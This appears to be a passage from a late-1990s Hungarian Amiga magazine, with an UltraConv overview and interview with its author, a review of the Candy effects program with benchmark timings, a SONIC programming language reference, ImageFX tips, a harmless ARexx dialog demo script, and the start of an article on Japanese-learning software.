A legérdekesebb rész az Anim Publisherhez. Segítségével akár száz animációt, képet, szövegobjektumot, fényeffektet fűzhetsz össze egyetlen animációba, miközben a tárgyak méretét, helyzetét, átlátszóságát stb. folyamatosan változtathatod. Aki használt már 3D-s programot, az tudja, hogyan működnek a kulcspontok: definiálsz két végállapotot, megadod, hány képkockát kívánsz, aztán a gép kiszámolja a köztes állapotot annyi lépésben, ahányat megadtál. Az Object-Toolsban adhatsz hozzá egy új tárgyat a műsorhoz, beállíthatod a fényforrást, szöveget, képet, animációt fűzhetsz a projekthez. Az F/X boksz egy adott területre ereszt rá egy effektet. Az Options menü szolgál arra, hogy a tárgyakat manipuláld: változtass helyzetükön, méretükön, töröld őket stb. A fényforrás színén túl kérheted azt is, hogy a fekete hátteret NE világítsa ki (ez csúnya hatást keltene). A szövegeknek külön textúra-borítást kérhetsz. Az egyik legjobb effekt a tűz (Fire), ennek magasságát és szélességét, a lángok magasságát, a tűz erejét állíthatod. Természetesen animálható effektről van szó. a 0...10-zel a kulcsok között váltogathatsz. Az első képkocka mindig a 0-ás kulccsal egyenlő. Hála a nyitott programnak, később a filter editor segítségével újabb szűrőket adhatsz a már meglévőkhöz.

Külön említést érdemel a MAP editor, amivel az internetről ismerős MAP funkciót definiálhatod. (Lásd Ppaint Rexx cikk, Ao9) Az Ultraplayer egy önállóan futtatható lejátszó, XFA, IFF, FLI és MPEG animációk megjelenítéséhez. Az Arexx port segítségével makrókat készíthetsz és futtathatsz. A Help bilentyű lenyomására előugrik az Online Manual. Képkonvertáláskor egyes állományokat vagy egész könyvtárakat adhatsz meg, majd az első kimenő kép megadása után lehet hátradőlni... Ha ugyanazt a könyvtárat adod meg, az UConv felülírja a forrásállományokat - még akkor is, ha a típust más kiterjesztéssel szokták jelölni (pl. GIFről IFF-re konvertálás után a felülírt álloányok kiterjesztése értelemszerűen GIF marad. Még jó, hogy Amigán ez másodlagos...).

A nemrég megjelent hármas számú változatról Felix Schwarzot, az UltraConv készítőjét kérdeztük.

Ao: Kérlek, mondj néhány szót magadról.

F.S: Egy Herzogenarauch nevű kisvárosban élek. Szabadidőm nagy részét az Amigának és az Ultraconv továbbfejlesztésének szentelem. Ezen túl különböző kisebb-nagyobb segéd-programot írok. Ha többre vagy kíváncsi, látogasd meg a honlapom:
http://innovative.in-tec.de/

Ao: Hogy kerültél kapcsolatba az Amigával?

F.S.: Mint oly sokunknak, nekem is egy ZX Spectrum volt az első számítógépem. Ez persze igen hamar túlságosan kis teljesítményűnek bizonyult, főleg az igényeimhez képest. A Sinclair kábé ebben az időben dobta piacra a a Sinclair QL nevű számítógépet, amiben egy igazi 68000-es processzor ketyegett. Áttértem rá. Később aztán, mikor az Amiga megjelent, választanom kellett egy PC és egy Amiga vásárlása között. Tekintettel az Amiga nagyszerű multimédia tulajdonságaira nem volt nehéz eldönteni a kérdést, így hát vásároltam egy Amiga 2000-est. Ezen kezdtem el kisebb programokat írni. A programfejlesztést 1992-ben kezdtem, mikor hozzájutottam egy Amiga 1200-eshez. Jelenleg egy A4000/60/50-es gépem van egy 604e/180-as kártyával, hozzá grafikus kártya, VLab, Oktagon stb. - a lényeg, hogy egy elég jó felszerelést hoztam össze.

Ao: Mondj valamit a UConvról. Mi a legjobb benne, mire vagy a leginkább büszke, elégedett vagy-e az eladott mennyiséggel?

F.S.: Az Ultraconv egy nyitott koncepciójú program. Ebből következik, hogy igen könnyen bővíthető. Nekem személy szerint az Anim Publisher tetszik a legjobban, amivel akár száz képet, animációt, szöveget és még sok mást animálhatsz tetszés szerint. Az eladási számokról most még nem szeretnék beszélni. A mai Amiga piacon egy csomó lyuk tátong, ezeket mind be lehet tömni. Maga az Amiga egy nagyszerű gép, és igazán jó móka programozni rajta, főleg a PowerUp kártyákra. Egy jó ideig mindenképp számíthatsz a programjaimra.

Ao: Mi a helyzet az új, hármas változattal?

F.S.: Az újdonságok felsorolása nem fér a beszélgetés keretei közé, de azért megpróbálom a jelentősebb újításokat felsorolni:
- PowerPC támogatás (óriási sebes-ségnövekedés, egyes területeken akár 1400%-os!)
- PPC-68k autodetect
- .elf objektumok használata (a PowerUp mellett döntöttem a WarpUp-pal szemben)
- VLab, FLI loader, gyorsabb PNG töltés/mentés
- új, jobb datatypes loader, most már 24 bit támogatással
- Scanquix támogatás, javított cache-management
- a szűrők és animációs effektusok lokalizálása (a program egyébként magyar változattal is rendelkezik)
- most már az animációkról is kérhetsz előzetest
- a Transferanimokat akár 256 vagy 16 millió színben is elmentheted
- bármilyen (HAM6, HAM8, EHB, 2-256, 24bit) formátumú Transferanimáció betöltése
- nyitott szűrő és effekt modulok, az újakat még könnyebb hozzáadni
- új, megjegyzések elhelyezését lehetővé tévő modul
- most már a kép sarkain túl is lóghatnak a nagyított tárgyak
- a fényekhez LensFlare-t is kérhetsz
- új, bővített fejlesztői dokumentáció
- a MAP editor új grafikus felületet kapott
- az előzetesek nagyságrendekkel gyorsabbak
- az Ultraplayert integráltam a programba
- új XFA lejátszó azok számára, akik nem vették meg az X-DVE-t
- sok állomány egyszerű átnevezését teszi lehetővé az új UltraRen
- AVI és QT animok töltésekor az átmeneti képek most már tömörítésre kerülnek
- a rugalmas kérdezők támogatják a datatype címképeket
- új info és UConv logo
- új animációs effektek: Bobble, Contrast stb.
- VALÓS IDEJŰ előzetes az Anim publisherben a legfontosabb tárgyakról grafikus kártyán
- a felhsznlálói felületet sok nyelvre lefordították - hála az ATOnak
- teljesen újraírt MPEG töltő/mentőrutinok
- sok apró bug kipofozása - végül többé nincs szükség az ixemul.library-ra

Amint látod, ez rengeteg újítást (=munkát) jelent. Ezért is döntöttem úgy, hogy keresek egy partnert, aki segít a terjesztésben. A program többé nem fér rá egyetlen lemezre, ráadásul én egyedül semmiképp sem tudnám megoldani a terjesztést világszerte. Ezeket a feladatokat most már az RBM cég végzi. Az UltraConv CD-n rengeteg extra található, többek között a legfrisebb fejlesztői információk a programról, egy segédprogram, amellyel a Workbench hátterét 24 biten animálni lehet (!!!), PPC datatype JPEG-hez, rengeteg példaobjekt, kép, textúra.

Ao: Mondj valamit a jövőbeli terveidről. Fejlesztesz továbbra is Amigára?

F.S.: Mivel még sohasem gondolkodtam azon, mikor melyik újítást teszem be a programjaimba (talán egyedül az UConv kivétel, ahol is egy igen hosszú lista vár megvalósításra :-), és a projektjeim mindig a saját szükségleteim kielégítésére születtek, sajnos nem tudom megmondani, mi lesz a következő lépés. Persze még rengeteg dolgot tartogatok a fiókomban. Ismét javaslom, hogy nézz be a honlapomra, ott friss információhoz juthatsz.

Ao: Ugye nem vagy egyike azon 32 németnek, akik nem Magyarországon tőlik a nyarat?

F.S.: Hehe... egyszer voltam már a Balatonnál... Jó hely, főleg a kaja volt igen kellemes. Persze túl sokra nem emlékszem...

Ao: Tippelhetek, miért?

F.S.: Igen.... :)

További info: http://innovative.in-tec.de/uconv/

Horváth Péter

CANDY FACTORY

Senki sem olyan... De azért biztosan láttál már "másokat", amint egy tökéletesen gyengusz Photoshop effekt előtt meresztgetik a szemüket, azt emlegetvén fel, hogy ezt aztán már milyen profi grafikus csinálhatta..!

Eddig ugye ha efféle bűnös vágyaidat igyekezted kielégíteni kénytelen voltál egy Shapeshifterhez fordulni, neadjisten le kellett ülnöd egy valódi PC képernyője elé. Csakhogy mindez ma már a múlté!

Az EyeCandy nagyban hiányolt effektjei ugyanis immár hozzáférhetőek Milan Pollé jóvoltából, akinek kiváló kis programja a sokat sejtető Candy nevet tudhatja magának.

A program 320x256 méretű és 2 színű (tehát 1 bitplane) képekkel dolgozik, a többieket is igyekszik lekonvertálni. Ez természetesen a forrásra vonatkozik csupán, a végkifejlet pontosan úgy fog csillogni-villogni ahogyan azt tőle elvárhatjuk, ha nem szebben... És hogy milyen bűvös dolgokat lehet csinálni ezzel a meglehetősen puritán, kétszínű (bizonyára Micro*oft dolgozó) képecskénkkel?

Képünket betöltve azt tapasztalhatjuk, hogy megjelenik 2 dimenziós felületén egy szabadon mozgatható (bal gomb) fényforrás, és az egész egészséges piros színátmenetet vesz fel. Persze a gyanakvóknak van megint igazuk, nem ez az, amiért nagyszerű ez a program. Lássuk tehát a további beállítási lehetőségeinket:

Object Material

Ezen menüben objektumunk színét (Color), a felületén keletkező csillanás színét (Specular) illetve azon területek színét adhatjuk meg, ahová már nem jut elég fény (Ambient). Megadhatjuk tehát, hogy milyen felületről is van szó (Normal illetve Metal), amelyekkel két gyökeresen különböző módon fogja a fényt visszaverni tárgyunk. Amit még itt beállíthatunk az tárgyunk keménysége (Glossiness), amely voltaképpen csillanásunk méretére lesz hatással. A változásokat, mint minden változtatást természetesen gépünk teljesítményétől függően realtime követhetjük nyomon a képernyőn.

Backgrounud Material

A kétszínű kép értelemszerűen két részre oszlik, előtérre, illetve háttérre. Ezen menüpontban a háttér tulajdonságait tudjuk beállítani, hasonlóképpen az előterehez, így tehát menüpontunk azonos az Object Material-lal, annyi különbséggel, hogy hátterünk anyaga a Normal és Metal mellett lehet egyszerűen egyszínű (None) is. Azt egyébként, hogy a képnek melyik része legyen az Object és melyik a Background azt egyszerűen megcserélhetjük az Image menü Invert Mask menüpontjával.

Lightsource

A fényforrás tulajdonságait tudjuk itt beállítani. Név szerint a képünktől való távolságát (Distance), illetve az X, és Y pozícióját. Változtatásainkat egyszerűbben is eszközölhetjük a beállítások mellett található gömbön clickelgetve.

Inner Bevel

És most végre következhetnek az extrák. Képünket ugyanis egyszerűen kiemelhetjük, ha keretet adunk neki (Bevel). A Bevel beállításainál meg kell adnunk a kép szélétől számított szélességét (Bevel Width), a kinyomás magasságát (Bevel Height), a lejtő finomságát (Smoothing) illetve a lejtő ívét a tetején (Top Slope) illetve az alján (Bottom Slope). Ha ez megvan, kattintsunk a Render gombra, és képünk drasztikusan szebb kinézetben fog pompázni. Kinyomás helyett választhatjuk a bevésést is (Carve) azonban csakúgy mint Photoshopban vagy EyeCandy-ban valódi árnyékok nélkül ennek itt is meglehetősen felemás hatása van. A kép ugyanis továbbra is kinyomva látszik, csupán a másik oldalról világítja meg a fény. Az Inner Bevel egyébként kiválóan használható (célja is az) gombok készítésére weblapokhoz.

PPC VS. 68k

A programban ki/be lehet kapcsolni a PPC processzort (ha van a gépeden). Ha netán valaki kételkedik a PPC erejében, vessen egy óvatos pillantást a következő tesztek eredményeire:

(A program jelenlegi változata 8bitesnél nagyobb színmélységű képernyőn nem hajlandó rendesen működni, ezért a méréseket 640x480x8-as képernyőn, 8 bites képpel végeztük el):

Projekt neve:	60/50MHz:	604/180MHz:
deepred	11,5s	0,64s
blueglow	2,35s	0,15s
bluemetal	10,18s	0,51s
tinfoil	18,57s	1,06s

Vedd figyelembe, hogy a méréseket a "leggyengébb" 604-essel végeztük...

DropShadow

Három háttéreffekt található Candy-ben a DropShadow, a Glow illetve ha Noise Bumpot adunk a háttérnek is. Fontos tudnunk azt, hogy ezek ütik egymást tehát egyszerre csak egy, a legutolsóként beállított fog látszani. Visszatérve, úton-útfélen minden valamirevaló plakát feliratai alatt ott díszeleg a Photoshop féle Dropshadow, ami voltaképpen egy áttetsző, Gaussian Blurral tuningolt árnyékféle. Candyban megadhatjuk a Gaussian Blur mennyiségét (Smooth), az árnyék színének intenzitását (Intensity), az árnyék színét (Color), illetve a tárgy háttértől számított távolságát (Distance), ami természetesen az árnyék távolságára lesz kihatással. Van egy Lock2Light gomb is, jelenleg azonban hiába kapcsoljuk ki, mert egyenlőre még nem működik, tehát az árnyékot mindig a fényforrásunk helyzetéből fogja kiszámítani. Kész árnyékunkat ismét a Render gombra bökve készíthetjük el.

Glow

A ragyogás (Glow) segítségével fényes aurát varázsolhatunk tárgyunk mögé. Megadhatjuk ennek méretét (Size), intenzitását (Intensity), központi (Central Color) illetve külső (Edge Color) színét, illetve távolsággal való kihúnyásának mértékét (Falloff). Megadhatjuk továbbá, hogy egyszerűen csak rajzoljon új körvonalakat színátmenettel, vagy pedig szépen ditherezze és mossa is el azt a Diffuse kapcsolóval. A képre ismét a Render gombra bökve varázsolhatjuk fel objektumunk auráját.

Noise Bump

Ha mindez nem lett volna elég, következzen a non plus ultra: a Noise Bump. Külön választhatunk, hogy az objektumra, illetve hátterére vonatkozó beállításokat kívánjuk-e most állítani. Ha pedig módosítunk, akkor lehetőségünk van a zaj (Noise) elemi egységének méretét megváltoztatni (X Size, Y Size), megadhatjuk a bump teljes magasságát (Height), illetve megadhatunk két határt is, amelyeken kívül már nem fogja a zajt, illetve a bumpot számolni (Top Clip, Bottom Clip). Telhetetlenek négy különböző zaj közül választhatnak (Normal, Fractal, Turbulence, Fractal Turbulence), majd a kész bumpot hozzárendelhetik az Apply, illetve a zajt invertálhatják az Invert gomb segítségével. Különösen érdekes és szép hatásokat érhetünk el ha együttesen használjuk a Noise Bump, és az objektum vagy a háttér Metal tulajdonságát.

Összességében a program több, mint kellemes benyomásokkal bír, rendkívül nagyszerűen használható, főképpen mondjuk egy ImageFX-szel karbaöltve, a feldolgozandó és feldolgozott képeket a clipboardon keresztül cserélgetve minden igényt kielégít. Előnye még, hogy (legfőképpen PowerPC-n) rendkívül gyors, és hogy a változtatások realtime követhetőek nem egy preview ablakban, hanem magán a képen. A kapott eredmény pedig a legkisebb befektetett munkával is nagyon szép, szinte el sem lehet rontani, a rendkívül bonyolult kezelőfelületeken pedig még egy csecsemő sem szokott eltévedni. Mindegy, hogy másodpercek alatt kell valamit összedobnod, vagy fél órád is van egy-egy kép kialakítására, az eredmény mindig kielégítő lesz.

A program gépigénye AGA vagy Grafikus kártya, hozzá még legalább 4Mb RAM, valamint egy 030+FPU, 040, vagy 060-as gép, de természetesen támogatja a PowerPC kártyákat is - itt igazán meg is mutatja azt, hogy mire képes. Őszintén megvallva nagyon hiányzott már egy ilyen program Amigára.

Emeric SH

SONIC

Milyen nyelv a SONIC ?

A SONIC egy magasszintű és assembler részekkel rendelkező programnyelv. Főleg olyanok tudják eredményesen használni, akik jól ismerik az assembly nyelvet. Kifejlesztésénél a fő szempont az volt, hogy a programozási időt jelentősen csökkentsük, emelett ne kelljen lemondani az assembly nyelv jó tulajdonságairól. Ilyen például a program futási sebessége, és a különböző kényelmi szolgáltatások, amelyek csak az Amigás assemblerekre jellemzőek. Így tehát egybe van integrálva az editor, a compiler, a debugger, a linker, a dokumentáció, valamint egy sor monitor funkció.

Amiben eltér a megszokottaktól

Szimbólumok: .név. formában kell rájuk hivatkozni. A kis és nagy betűk egyformának számítanak, de a "Á" <> "á" val. Ha egy szimbólum címére akarunk hivatkozni, azt a "." jel után egy "!" jellel tudjuk elérni. Ennek persze csak a változóknál van értelme.

pl.: .address.=.!var.

Számok: A Negatív számokat nem "-" jellel írjuk, hanem "¯" jellel, mert a "-" jel műveletnek számít. Ez a "¯" jel a 175-ös ascii karakter.

pl.: .var.=.var.¯1

Cimkék: "/" jel közé téve deklaráljuk, és "." közé téve hivatkozhatunk rájuk.

pl.: /label/ JUMP .label.

Függvények: a .name.[paraméterek vesszővel elválasztva] formában tudunk hivatkozni rájuk. Parameterként is szerepelhet függvény. Ha saját függvényeket írunk, ügyeljünk arra, hogy a d1-es, a d2-es, és lehetőleg az a5-ös regisztereket ha használjuk, állítsuk vissza az eredeti értékre. Valamint még fontos az is, hogy ha paramétereket veszünk át, akkor az első érték a stack-ből mindig a visszatérési cím, tehát miután kivettük a címet, és a paramétereket, a címet vagy tegyük be a stack-be, vagy pedig a függvényünk végén ugorjunk rá.

```
pl.: move.l (sp)+,a6  ; visszatérési cím
     movem.l (sp)+,d3/a0; paraméterek (2)
     ...
     jmp    (a6)        ; kilépés
```

Műveletek:

! = aritmetikai tagadás
& = aritmetikai és
~ = aritmetikai vagy
* = szorzás
/ = osztás
+ = összeadás
- = kivonás

3· Utasítások

STOP· A fordítás leáll. Mindig kell lenie egynek a programunk végén. Még az include forrásokban is, mert ott annak a végét jelenti.

EXIT· Kilépés a programból

INIT· Adat deklarálás.

Szintaxis: INIT .szimbólumnév. típusjelzés [=direkt kifejezés][, ...]

Direkt kifejezés = már fordításnál kiszámolható, tehát csak számokat, konstansokat, és műveleteket tartalmazhat.

Adattípusok:

Konstans - Kötelező értéket adni.
pl.: INIT .year.C=1000+998

Változó - Longword-ön ábrázolt előjeles egész szám.
pl.:INIT .var1.=V,.var2.V=.year./1000

Függvény - A szimbólum neve egyben a file neve, ami a függvény könyvtárból betöltődik. pl.: INIT .checkmouse.F

Adatmező - A kifejezés az adatmező hosszát jelenti. Lehet chip, vagy public típusú.
pl.:INIT .plane.G=10240,.buffer. D=2048

FDIR/BDIR/IDIR· Elérési útvonalak megadása
Az FDIR a függvények betöltési útvonalát állítja be.
pl.: FDIR "SONIC:functions/"

A BDIR a bináris inkludok betöltési útvonalát állítja be.
pl.: BDIR`SONIC:binary/`

Az IDIR az inklúdfájlok betöltési útvonalát állítja be.
pl.: IDIR 'SONIC:includes/'

INCL· Include file befordítása

INCB · Bináris file betöltése. Lehet egy adatmezőbe, és mint kódrészletet a programunkba. Az utóbbinál az adatmező neve helyett egy "$", vagy egy "*" jelet kell tenni.
pl.: INCB .sincostable.,`sincostable.w`
pl.: INCB $,`supercode`

ICON· Hatására a programunk ikonról is futhat. A forrásprogram legelejére kell tenni.

FILL· Adatmező feltöltési címének beállítása.
pl.: FILL .coordtable.

DC.B/DC.W/DC.L · Adatmező feltöltése. A változóknál mindig a legfelső byte-ot/word-öt írja be. Csak duplaszavas adatok között szerepelhet cím, és csak byte-os adatok között lehet string/karakter.
pl.: DC.B 1998,.const.+4,`AnChoR`,.var.
pl.: DC.W 1998,.const.+4,.var.
pl.: DC.L 1998,.const.+4,.var.,.!var.

RBEGIN/REND/SETC · Ismételt fordítás kezdete, vége, és konstans értékének fordítás közbeni állítása.

```
pl.: FILL .table.
     SETC .const.,10
     RBEGIN .hányszor.
     DC.B .const.
     SETC .const.,.const.+1
     REND
```

ADDQ/SUBQ · 1 és 8 közötti szám gyors hozzáadása, vagy kivonása egy változóból.
pl.: ADDQ .var.,2*2*2

JUMP/GOSUB/RETURN · Ugrás címké-re, szubrutinra, és szubrutinból való kilépés.
WHEN/ELSE/WEND · Feltételes végre-hajtás.

Logikai kifejezések:

= - Egyenlő
<> - Nem egyenlő
< - Kisebb
> - Nagyobb
<= - Kisebb vagy egyenlő
>= - Nagyobb vagy egyenlő
AND - Logikai és
OR - Logikai vagy

```
pl.: WHEN .mousecheck.[] = 1 OR
.mousecheck.[] = 2 AND .var. < 1998
     ...
     ELSE
     ...
     WEND
```

Nagyon fontos, hogy ha egyszer egy AND feltétel nem teljesül, akkor az összes további feltétel figyelmen kívül lesz hagyva, tehát az erősebb feltételeket tegyük a kifejezéseink elejére.

PROCEDURE/ENDPROC/CALL·
Procedúra kezdet, vég, és procedúra hívás.

```
pl.: PROCEDURE .nulláz.
       .var. = !¯1
       ENDPROC
       CALL .nulláz.
```

WHILE/LOOP · Elöltesztelő ciklus. Mindaddig végrehajtódik a ciklusmag, amíg a feltétel igaz.
pl.: WHILE .mousetest.[] <> 1 LOOP

REPEAT/UNTIL · Hátultesztelő ciklus. Egyszer mindenképpen végrehajtódik a ciklusmag, és ez mindaddig folytatódik, amíg a feltétel hamis.
pl.: REPEAT UNTIL .mousetest.[] = 1

CYCLE/STEP/NEXT· Ciklus. Ha nincs STEP, a lépték 1.

```
pl.: CYCLE .i. = 0 TO ¯16 STEP 1-2
       .flash.[.i.]
     NEXT
```

ASSEMBLY/ENDASM · Assembly betét fordítása. (Motorola, és PPC)
Példa makrók használatára:

```
{makrónév} \0 \1
   move.l   \0.w,\1
ENDM
/j/ .makrónév. 4,a6
   rts
```

Eredmény: move.l 4.w,a6 rts

Vigyázzunk arra, hogy ha egy makróban kétszer szerepel ugyanaz a címke, a fordító nem fog szólni, hanem mindig a legutóbbit használja. Ez azért van, mert mivel egy makrót többször használhatunk, ezért rádefinálás történik. Arra is ügyelnünk kell, ha egy PPC kódrészletbe ugrunk bele, mert ilyenkor át kell váltani a másik procira. (Sajnos a PPC támogatás egyelőre hiányzik, mert nincs kellő dokumentációm ebben a témában.)

Contact

Ha bármilyen kérdésed van, vagy hibát találtál, a postacímem:
Kett Norbert 7261 Taszár pf.17.
E-Mail: anchor@rocketmail.com
Telefonálhatsz is: +36 06 (82)375-141

ImageFX tippek

"Világító szöveg" effekt

A fehér vagy sárga swap bufferbe helyezd el a fekete szöveget. Kattints duplán a rajzeszközre, és állítsd be az edge-nél a Feather Out-ot. Állítsd be, hány pixel legyen a ragyogás mérete. Ezután kattints duplán az ollóra a "magic scissors" módhoz és vedd fel a szöveget. Ne ijedj meg, most még a befoglaló kerettel együtt jön a szöveg. Válts át a main bufferbe (azaz a szerkesztett képre) és tedd le a szöveget.

Tiszta kép nyomtatáskor

Gyakran előfordul, hogy azokon a helyeken, ahol a kép szinte tiszta fehér, a nyomtató mindenféle színű pontokat maszatol a papírra. Ha egy felület nem teljesen fehér, csak majdnem, akkor a nyomtató festékkeveréssel próbálja kihozni azt a színt. Egyszerűbben fogalmazva: vegyük azt a színt, melynek rgb-je 253,254,252. Ez szinte teljesen fehér. Még a képernyőn is nehéz megkülönböztetni a tiszta fehértől, hát még papíron... A nyomtató viszont "jobban tudja", és próbálkozik... rendszerint pocsék eredménnyel. Válaszd ki a Change color-t (a Color menüben). Mindkét színt állítsd át fehérre, azaz 255,255,255-re. A closeness értéke határozza majd meg, hány színárnyalatot fog a program fehérré változtatni. Minél nagyobb az értéke, annál eltérőbb színeket módosít majd a program. Ezzel a módszerrel lehet az eredetileg egyszínű, de scanneléskor kipixelesedő felületeket újra homogénné varázsolni.

MPEG darabolás

Az ImageFX csomagban található egy kis program, az "mp". Segítségével pofonegyszerű lesz szétszedni egy mpeg animációt - mondjuk azért, hogy ráeressz egy pofás effektet. Az mpeg sajátos felépítése miatt (kulcskockák) nem lehet közvetlenül az animációt módosítani. Az mp használata: mp -saveiff kép.%%% filenév

Ez egy háromjegyű kiterjesztést ad a létrehozott képeknek. A "kép" helyére persze bármit írhatsz. Azok számára, akik nem szeretnek a CLI-ben turkálni, létezik egy mpegintuition nevű program az Amineten, amely grafikus felületet kölcsönöz az mp-nek.

Képpel kitöltött szöveg

A szükséges lépések:

1. Töltsd be azt a képet, aminek ki kell töltenie a szöveget.
2. Swap buffers
3. Töltsd be a képet, amelyre a felirat kerül majd
4. Készítsd el a szöveget, és válaszd ki rajzmódnak a Rubthru-t.
5. Tedd le a szöveget a képre.

Természetesen nem muszáj képet tölteni az alapra, elég egy sima, egyszínű háttér is. A felirat jobban olvashatóvá válik, ha az "o" gombbal valamilyen színű körvonalat adsz neki.

Horváth Péter

COMPLEX-REQUESTER

IMAGEFX-ben

Az alábbi rövid forrás az ImageFX egyik legerősebb fegyverét, a Complex Requestert hivatott bemutatni. Megszámlálhatatlan belső funkció is őt használja (ki sem néznétek a Convolution Matrix Requesterből, ugye?), és számunkra is nyitott a lehetőség, hogy saját funkcióinkat írogatva, akár az alábbi listából a számunkra szükséges fajtát kivágva, és feltöltve a szükséges szöveggel és értékekkel kedvünkre felhasználjuk. Kellemes időtöltést az immár jóval profibb kinézetű saját funkciókhoz! (A forrás egyébként önmagában is működőképesre lett megírva.)

Emeric SH

```
/* * ImageFX Arexx Script - ComplexReqester DEMO (Emeric SH) */
OPTIONS RESULTS SIGNAL ON BREAK_C
/* A könnyebb érthetőség kedvéért két értéket előre definiálunk. Felhasználáskor természetesen
írhatunk közvetlenül számot is. */
Szin = 1 Hibauzenet = 1001
/* Feltöltjük a Gadgetlistánkat */
/*          |Gadget Code          | |X Koordináta          | |   |Y Koordináta*/
Gadget.1 = 'B/125/15/'"Szöveg"'/'Hibauzenet''
/*Button, a hibaüzenet legyen 1000 felett*/
Gadget.2 = 'F/125/30/'"Szöveg"'/'"Requester neve"'/'"Path"'/'"Pattern"''
/*Filerequester*/
Gadget.3 = 'G/125/45/'"Szöveg"'/'"Requester neve"'/'"Path"'/'"Pattern"''
/*Filerequester2*/
Gadget.4 = 'I/125/60/'"Szöveg"'/'"Alapérték"''
/*Integer String Gadget*/
Gadget.5 = 'J/125/75/100/'"Szöveg"'/'"Alapérték"''
/*100 pixel széles Integer String Gadget*/
Gadget.6 = 'S/125/90/'"Szöveg"'/'"Alapérték"''
/*String Gadget*/
Gadget.7 = 'T/125/105/100/2/'"Szöveg"'/'"Alapérték"''
/*100 pixel széles String Gadget 0-bal, 1-jobb, 2-center*/
Gadget.8 = 'X/125/120/'"Szöveg"'/'"Alapérték"''
/*Checkbox, alapértéke 0 vagy 1 lehet*/
Gadget.9 = 'C/125/135/'"Szöveg"'/3/'"Érték 1"'/'"Érték 2"'/'"Érték 3"''
/*3 értékű Cycler Gadget*/
Gadget.10 = 'D/125/150/120/'"Szöveg"'/3/'"Érték 1"'/'"Érték 2"'/'"Érték 3"'/0'
/*120 pixel széles 3 értékű Cycler Gadget, az első az aktuális*/
Gadget.11 = 'L/125/165/'Szin'/Justification/'"Szöveg"''
/*Egyszerű szöveg. Színe: 0-szürke, 1-fekete, 2-fehér, 3-kék, Justification: 0-bal, 1-jobb, 2-közép*/
/* A feltöltött listával pedig meghívjuk a ComplexRequester-t */
/*|Gadgetek száma|  |Gadgetek azonosítója|  ||Szélesség|  |      |  |Magasság */
ComplexRequest '"Requester neve"' 11 Gadget 320 200
 /* Visszajelezzük a kapott értékeket */
GadgetB.1 = 'L/125/15/1/2/'"Gadget.1:"'result.1''
/*Az első gadget visszatérési értéke (ha a típusa nem ad, akkor egy fake számot írunk ki sajnos)*/
GadgetB.2 = 'L/125/30/1/2/'"Gadget.2:"'result.2''
/*A második gadget visszatérési értéke (ha a típusa nem ad, akkor egy fake számot írunk ki sajnos)*/
GadgetB.3 = 'L/125/45/1/2/'"Gadget.3:"'result.3''
/*A harmadik gadget visszatérési értéke (ha a típusa nem ad, akkor egy fake számot...)*/
GadgetB.4 = 'L/125/60/1/2/'"Gadget.4:"'result.4''
/*A negyedik gadget visszatérési értéke (ha a típusa nem ad, akkor egy fake számot...)*/
GadgetB.5 = 'L/125/75/1/2/'"Gadget.5:"'result.5''
/*Az ötödik gadget visszatérési értéke (ha a típusa nem ad, akkor egy fake számot írunk ki sajnos)*/
GadgetB.6 = 'L/125/90/1/2/'"Gadget.6:"'result.6''
/*A hatodik gadget visszatérési értéke (ha a típusa nem ad, akkor egy fake számot írunk ki sajnos)*/
GadgetB.7 = 'L/125/105/1/2/'"Gadget.7:"'result.7''
/*A hetedik gadget visszatérési értéke (ha a típusa nem ad, akkor egy fake számot írunk ki sajnos)*/
GadgetB.8 = 'L/125/120/1/2/'"Gadget.8:"'result.8''
/*A nyolcadik gadget visszatérési értéke (ha a típusa nem ad, akkor egy fake számot...)*/
GadgetB.9 = 'L/125/135/1/2/'"Gadget.9:"'result.9''
/*A kilencedik gadget visszatérési értéke (ha a típusa nem ad, akkor egy fake számot...)*/
GadgetB.10 = 'L/125/150/1/2/'"Gadget.10:"'result.10''
/*A tizedik gadget visszatérési értéke (ha a típusa nem ad, akkor egy fake számot írunk ki sajnos)*/
GadgetB.11 = 'L/125/165/1/2/'"Gadget.11:"'result.11''
/*A tizenegyedik gadget visszatérési értéke (ha a típusa nem ad, akkor egy fake számot...)*/
ComplexRequest '"Requester neve"' 11 GadgetB 320 200
/* És most hazamegyünk */
BREAK_C:
Menu Toolbox
errcode = rc
IF errcode = 0 THEN    ADDRESS COMMAND 'VT' outname
EXIT
```

Japán programok Amigán

Anata va nihongo vakarimaszu ka?

Ha még nem, akkor itt az idő, hogy megtanulj japánul. Ebben a cikkben szeretnék bemutatni nektek néhány japán nyelvoktató programot amigára. Valószínűleg nem lesznek ezrével, akik ennek hatására belevetik magukat a nyelvtanulásba, de mindenesetre érdemes fejben tartani, hogy gépünk erre a célra is használható. Ha neadjisten olvastad James Clavell valamelyik regényét (itthon is megjelent mind, egyetlen kivétellel), egy alapfokú tanfolyamot már elvégeztél...

A programok bemutatása előtt muszáj néhány alapvető fogalmat tisztázni a japán nyelvvel kapcsolatban. (Tényleg csak az alapokat...) A japán egyáltalán nem nehéz nyelv, ami a nyelvtant és a kiejtést illeti. Szó sincs olyan éneklő hangsúlyról, mint pl. a kínai, vietnami vagy koreai nyelvben. Egyszer beszéltem egy vietnami sráccal, aki egy őszinteségi rohamában elárulta, hogy ők nem győznek röhögni a magyar nyelven, hiszen az gyakorlatilag megkülönböztethetetlen a kutyaugatástól... Én tartózkodtam attól, hogy elmondjam, mit gondolok az ő nyelvéről... A magyar akcentus amúgy teljesen érthető a japán fül számára. Az egyetlen zűrös rész az írás megtanulása lehet. Jelenleg négy különböző írásmóddal találkozhatsz: az első, latin betűs átirat a 'romaji', ez lényegében fonetikusan rögzíti a szavakat ("harakiri", "ikebana"). Így persze csakis a lamerek tanulnak - micsoda dolog az, hogy beszélsz egy nyelvet, de írni-olvasni nem tudsz? Szerencsére létezik egy egyszerűsített írásmód, a hiragana (あい). Ez alig több jelet tartalmaz, mint a magyar abc, és mindent le tudsz vele írni. (Régebben a nők számára találták ki, ma már inkább kisiskolások profitálnak belőle.) Az egyetlen igazi különbség a latin és a hiragana írásmód között, hogy a hiragana nem betűket, hanem 2-3 betűs szótagokat tartalmaz. (pl. nincs benne "k" betű, ellenben van "ka" "ke" "ki" "ko" "ku" stb.) Ennek párja a katakana (アイ), amely ugyanaz az egyszerű jelkészlet, és idegen eredetű szavak, tulajdonnevek leírására szolgál. Ők ketten alkotják a 'kana' írásmódot. A zárójeles szavak "romaji"-je amúgy "ai", azaz "szerelem"- ez utóbbi az ún. "magyar" nyelvű írásmód :)))...

